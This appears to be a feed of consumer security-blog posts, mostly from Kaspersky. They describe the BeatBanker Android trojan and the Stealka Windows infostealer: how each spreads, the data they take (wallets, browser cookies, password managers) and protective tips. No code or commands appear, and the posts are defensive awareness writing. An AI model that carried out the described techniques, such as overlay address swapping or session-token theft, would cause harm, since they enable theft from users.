Example of a persistent system update notification from another malicious app masquerading as the Starlink app

Example of a persistent system update notification from another malicious app masquerading as the Starlink app

Control via Google

To manage the trojan, the authors leverage Google’s legitimate Firebase Cloud Messaging (FCM) — a system for receiving notifications and sending data from a smartphone. This feature is available to all apps and it’s the most popular method for sending and receiving data. Thanks to FCM, attackers can monitor the device’s status and change its settings as needed.

Nothing bad happens for a while after the malware is installed: the attackers wait it out. Then they trigger the miner, but they’re careful to throttle it back if the phone overheats, the battery starts dipping, or the owner happens to be using the device. All of this is handled via FCM.

Theft and espionage

In addition to the crypto miner, BeatBanker installs extra modules to spy on the user and rob them at the right moment. The spyware module requests Accessibility Services permission, and if this is granted, begins monitoring everything that’s happening on the smartphone.

If the owner opens the Binance or Trust Wallet app to send USDT, the malware overlays a fake screen on top of the wallet interface, effectively swapping the recipient’s address for its own. All transfers go to the attackers.

The trojan features an advanced remote control system and is capable of executing many other commands:

  • Intercepting one-time codes from Google Authenticator
  • Recording audio from the microphone
  • Streaming the screen in real-time
  • Monitoring the clipboard and intercept keystrokes
  • Sending SMS messages
  • Simulating taps on specific areas of the screen and text input according to a script sent by the attacker, and much more

All of this makes it possible to rob the victim when they use any other banking or payment services — not just crypto payments.

Sometimes victims are infected with a different module for espionage and remote smartphone control — the BTMOB remote access trojan. Its malicious capabilities are even broader, including:

  • Automatic acquisition of certain permissions on Android 13–15
  • Continuous geolocation tracking
  • Access to the front and rear cameras
  • Obtaining PIN codes and passwords for screen unlocking
  • Capturing keyboard input

How to protect yourself from BeatBanker

Cybercriminals are constantly refining their attacks and coming up with new ways to profit from their victims. Despite this, you can protect yourself by following a few simple precautions:

  • Download apps from official sources only, such as Google Play or the app store preinstalled by the vendor. If you find an app while searching the internet, don’t open it via a link from your browser; instead, head to the Google Play app or another branded store on your smartphone to search for it there. While you’re at it, check the number of downloads, the app’s age, and look at the ratings and reviews. Avoid new apps, apps with low ratings, and those with a small number of downloads.
  • Check any permissions you grant. Don’t grant permissions if you’re not sure what they do or why that specific app requires them. Be extra careful with permissions like Install unknown apps, Accessibility, Superuser, and Display over other apps. We’ve written about these in detail in a separate article.
  • Equip your device with a comprehensive anti-malware solution. We, naturally, recommend Kaspersky for Android. Users of Kaspersky products are protected from BeatBanker — detected with the verdicts HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*.
  • Regularly update both your operating system and security software. For Kaspersky for Android, which is currently unavailable on Google Play, please review our detailed instructions on installing and updating the app.

Threats to Android users have been going through the roof lately. Check out our other posts on the most relevant and widespread Android attacks and tips for keeping you and your loved ones safe:

  •  

The Stealka stealer hijacks accounts and steals crypto while masquerading as pirated software | Kaspersky official blog

In November 2025, Kaspersky experts uncovered a new stealer named Stealka, which targets Windows users’ data. Attackers are using Stealka to hijack accounts, steal cryptocurrency, and install a crypto miner on their victims’ devices. Most frequently, this infostealer disguises itself as game cracks, cheats and mods.

Here’s how the attackers are spreading the stealer, and how you can protect yourself.

How Stealka spreads

A stealer is a type of malware that collects confidential information stored on the victim’s device and sends it to the attackers’ server. Stealka is primarily distributed via popular platforms like GitHub, SourceForge, Softpedia, sites.google.com, and others, disguised as cracks for popular software, or cheats and mods for games. For the malware to be activated, the user must run the file manually.


Here’s an example: a malicious Roblox mod published on SourceForge.

Attackers exploited SourceForge, a legitimate website, to upload a mod containing Stealka

Attackers exploited SourceForge, a legitimate website, to upload a mod containing Stealka


And here’s one on GitHub posing as a crack for Microsoft Visio.

A pirated version of Microsoft Visio containing the stealer, hosted on GitHub

A pirated version of Microsoft Visio containing the stealer, hosted on GitHub

Sometimes, however, attackers go a step further (and possibly use AI tools) to create entire fake websites that look quite professional. Without the help of a robust antivirus, the average user is unlikely to realize anything is amiss.

A fake website pretending to offer Roblox scripts

A fake website pretending to offer Roblox scripts

Admittedly, the cracks and software advertised on these fake sites can sometimes look a bit off. For example, here the attackers are offering a download for Half-Life 3, while at the same time claiming it’s not actually a game but some kind of “professional software solution designed for Windows”.

Malware disguised as Half-Life 3

Malware disguised as Half-Life 3, which is also somehow “a professional software solution designed for Windows”. A lot of professionals clearly spent their best years on this software…

The truth is that both the page title and the filename are just bait. The attackers simply use popular search terms to lure users into downloading the malware. The actual file content has nothing to do with what’s advertised — inside, it’s always the same infostealer.

The site also claimed that all hosted files were scanned for viruses. When the user decides to download, say, a pirated game, the site displays a banner saying the file is being scanned by various antivirus engines. Of course, no such scanning actually takes place; the attackers are merely trying to create an illusion of trustworthiness.

The pirated file pretends to be scanned by a dozen antivirus tools

The pirated file pretends to be scanned by a dozen antivirus tools

What makes Stealka dangerous

Stealka has a fairly extensive arsenal of capabilities, but its prime target is data from browsers built on the Chromium and Gecko engines. This puts over a hundred different browsers at risk, including popular ones like Chrome, Firefox, Opera, Yandex Browser, Edge, Brave, as well as many, many others.

Browsers store a huge amount of sensitive information, which attackers use to hijack accounts and continue their attacks. The main targets are autofill data, such as sign-in credentials, addresses, and payment card details. We’ve warned repeatedly that saving passwords in your browser is risky — attackers can extract them in seconds. Cookies and session tokens are perhaps even more valuable to hackers, as they can allow criminals to bypass two-factor authentication and hijack accounts without entering the password.

The story doesn’t end with the account hack. Attackers use these compromised accounts to spread the malware further. For example, we discovered the stealer in a GTAV mod posted on a dedicated site by an account that had previously been compromised.

Beyond stealing browser data, Stealka also targets the settings and databases of 115 browser extensions for crypto wallets, password managers, and 2FA services. Here are some of the most popular extensions now at risk:

  • Crypto wallets: Binance, Coinbase, Crypto.com, SafePal, Trust Wallet, MetaMask, Ton, Phantom, Exodus
  • Two-factor authentication: Authy, Google Authenticator, Bitwarden
  • Password management: 1Password, Bitwarden, LastPass, KeePassXC, NordPass

Finally, the stealer also downloads local settings, account data, and service files from a wide variety of applications:

  • Crypto wallets. Wallet configurations may contain encrypted private keys, seed-phrase data, wallet file paths, and encryption parameters. That’s enough to at least make an attempt at stealing your cryptocurrency. At risk are 80 wallet applications, including Binance, Bitcoin, BitcoinABC, Dogecoin, Ethereum, Exodus, Mincoin, MyCrypto, MyMonero, Monero, Nexus, Novacoin, Solar, and many others.
  • Messaging apps. Messaging app service files store account data, device identifiers, authentication tokens, and the encryption parameters for your conversations. In theory, a malicious actor could gain access to your account and read your chats. At risk are Discord, Telegram, Unigram, Pidgin, Tox, and others.
  • Password managers. Even if the passwords themselves are encrypted, the configuration files often contain information that makes cracking the vault significantly easier: encryption parameters, synchronization tokens, and details about the vault version and structure. At risk are 1Password, Authy, Bitwarden, KeePass, LastPass, and NordPass.
  • Email clients. These are where your account credentials, mail server connection settings, authentication tokens, and local copies of your emails can be found. With access to your email, an attacker will almost certainly attempt to reset passwords for your other services. At risk are Gmail Notifier Pro, Claws, Mailbird, Outlook, Postbox, The Bat!, Thunderbird, and TrulyMail.
  • Note-taking apps. Instead of shopping lists or late-night poetry, some users store information in their notes that has no business being there, like seed phrases or passwords. At risk are NoteFly, Notezilla, SimpleStickyNotes, and Microsoft StickyNotes.
  • Gaming services and clients. The local files of gaming platforms and launchers store account data, linked service information, and authentication tokens. At risk are Steam, Roblox, Intent Launcher, Lunar Client, TLauncher, Feather Client, Meteor Client, Impact Client, Badlion Client, and WinAuth for battle.net.
  • VPN clients. By gaining access to configuration files, attackers can hijack the victim’s VPN account to mask their own malicious activities. At risk are AzireVPN, OpenVPN, ProtonVPN, Surfshark, and WindscribeVPN.

That’s an extensive list — and we haven’t even named all of them! In addition to local files, this infostealer also harvests general system data: a list of installed programs, the OS version and language, username, computer hardware information, and miscellaneous settings. And as if that weren’t enough, the malware also takes screenshots.

How to protect yourself from Stealka and other infostealers

  • Secure your device with reliable antivirus software. Even downloading files from legitimate websites is no guarantee of safety — attackers leverage trusted platforms to distribute stealers all the time. Kaspersky Premium detects malware on your computer in time and alerts you to the threat.
  • Don’t store sensitive information in browsers. It’s handy — no one can argue with that. But unfortunately browsers aren’t the most secure environment for your data. Sign-in credentials, bank card details, secret notes, and other confidential information are better kept in a securely encrypted format in Kaspersky Password Manager, which is immune to the exploits used by Stealka.
  • Be careful with game cheats, mods, and especially pirated software. It’s better to pay up for official software than to chase the false savings offered by software cracks, and end up losing all your money.
  • Enable two-factor authentication or use backup codes wherever possible. Two-factor authentication (2FA) makes life much harder for attackers, while backup codes help you regain access to your critical accounts if compromised. Just be sure not to store backup codes in text documents, notes, or your browser. For all your backup codes and 2FA tokens, use a reliable password manager.

Curious what other stealers are out there, and what they’re capable of? Read more in our other posts:

  •  

Intro to Cryptocurrency and How to Secure Your Coins

Beau Bullock// Overview This blog post is meant to serve as a basic introduction to the world of cryptocurrencies. With cryptocurrencies making their way into mainstream news outlets I am […]

The post Intro to Cryptocurrency and How to Secure Your Coins appeared first on Black Hills Information Security, Inc..

  •  
❌